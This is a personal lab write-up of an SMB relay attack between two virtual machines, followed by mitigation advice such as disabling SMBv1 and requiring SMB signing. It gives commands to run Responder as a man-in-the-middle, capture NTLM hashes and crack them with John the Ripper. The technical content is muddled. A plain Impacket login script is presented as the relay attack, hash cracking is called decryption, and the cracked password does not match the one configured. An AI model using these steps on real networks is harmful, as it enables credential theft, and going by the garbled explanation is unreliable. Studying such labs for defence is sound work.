SMB (Server Message Block) Attack

Author + Tester [Dominic McElroy
Date: 2/24/2025

SMB (Server Message Block) attacks primarily target network shares and services that rely on the SMB protocol. A well-known attack in this category is the SMB Relay Attack, where an attacker intercepts SMB traffic between two devices and relays it to carry out unauthorized actions. This typically involves capturing and relaying authentication tokens or exploiting the vulnerabilities in older SMB versions, such as SMBv1, which is outdated and insecure.

Steps to Perform an SMB Relay Attack

Below is a detailed guide of my findings in the SMB Relay Attack, utilizing tools such as Responder and Impacket.

Step 1: Setup Your Attack Machine (Kali Linux)

1. **Install Necessary Tools for the Attack: These tools being : RESPONDER, KALI LINUX (ATTACKER VM) , PARROT OS (VICTIM VM) , PYTHON, JOHN THE RIPPER, HASHCAT, MEDUSA, ETC. ETC.**

Install Responder:

```
sudo apt-get install responder
```

-

Install Impacket (if not already installed):

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
sudo python3 setup.py install
```

-

Enable IP Forwarding on Kali: Enable IP forwarding to allow Kali to act as a man-in-the-middle (MITM) for relaying SMB traffic.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

2.

Start Responder to Listen for SMB Authentication Attempts: Run Responder on Kali to listen for incoming SMB authentication requests from the victim machine:

```
sudo responder -I eth0
```

3. Replace `eth0` with the appropriate interface if needed. Responder will now wait for SMB requests, intercepting authentication attempts and potentially capturing credentials.

Start SMB Attack:

SMB Relay Script (Python - Impacket): Instead of using `bettercap`, we can utilize the `SMB.py` code, which makes a direct connection to the SMB server and attempts authentication, relaying the SMB traffic for exploitation. This script will be run on the **Parrot VM** (victim machine).
Here's the Python script using Impacket's `SMBConnection` class to perform the SMB relay attack:

```
from impacket.smbconnection import SMBConnection

# Configuration
target_ip = "Victim_IP"  # Parrot IP address (Victim machine)
target_port = 445  # SMB port
username = "testuser"  # Your username
password = "password123"  # Your password

# Create a connection to the SMB server
conn = SMBConnection(target_ip, target_ip, sess_port=target_port)

# Try to authenticate using the provided username and password
try:
    conn.login(username, password)
    print(f"Successfully authenticated with username: {username}")

    # Try to list shares (you can replace this with any SMB operation)
    shares = conn.listShares()
    print("Shares on the server:")
    for share in shares:
        print(f"Share: {share['shi1_netname']}")
except Exception as e:
    print(f"Failed to authenticate: {e}")
finally:
    conn.close()
```

Explanation:


- The `SMBConnection` object is configured with the victim machine's IP address (`Victim_IP`) and port.
- The script attempts to authenticate using the provided credentials (`username` and `password`).
- If authentication is successful, it lists the SMB shares available on the server.
- In case of failure, an error message is printed.

Replace `Victim_IP`, `username`, and `password` with the actual values for your environment.

Execute the Attack: Once the script is set up, run it from your Parrot machine (the victim machine) to authenticate with the target SMB server. Kali will capture the credentials via Responder. If successful, the script will output a list of shared resources available on the server.

Capture and Exploit SMB Credentials:

Capture SMB Credentials: If successful, Responder (running on Kali) should capture NTLM hashes or clear-text credentials. These credentials can then be used to access resources on the network. Here is the image of the successful capture of the NTLM Hash from Responder via the SMB request.



Exploit Captured Credentials: For the sake of this Documentation I ended my attack here. I am running on host-only adapters for both VMs in this attack so things like smbclient services could not be enabled which caused the tracks to halt here. But it is very simple. If we were to continue decryption of the captured hash it would Utilize tools such as Hashcat or John the Ripper to crack the captured NTLM hashes or directly leverage the credentials for unauthorized access to shared network resources.

After running John the ripper with the rockyou.txt wordlist it would successfully decrypt the Hashed password into Password123.

So our final intercepted and decrypted credentials are :

Username: testuser

Password: Password123

Prevention Methods:

To prevent SMB Relay attacks and other SMB-related exploits, consider the following measures:

1. **Disable SMBv1**: SMBv1 is outdated and vulnerable. Ensure SMBv2 or SMBv3 is in use.

To disable SMBv1 on Windows:
powershell
CopyEdit
```
Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

   ○
2. **Use SMB Signing**: Enable SMB signing to protect against man-in-the-middle attacks.

To enable SMB signing on Windows:
powershell
CopyEdit
```
Set-SmbServerConfiguration -RequireSecuritySignature $true
```

   ○
3. **Implement Network Segmentation**: Isolate sensitive systems and services on different network segments to reduce the attack surface for relay attacks.
4. **Use Strong Passwords and Multi-Factor Authentication**: Protect against credential-based attacks by using complex passwords and multi-factor authentication, ensuring that even if credentials are compromised, unauthorized access is prevented.
5. **Use Firewalls and Antivirus**: Firewalls and antivirus software can help detect and block malicious traffic, preventing SMB-based attacks.

Conclusion:

Performing the SMB Relay Attack demonstrated a critical vulnerability in SMB communication. Mitigation strategies such as using modern SMB versions (v2 or v3), enforcing SMB signing, implementing network-level protection like firewalls and VLANs, and employing strong authentication practices are essential to secure systems from SMB-related attacks.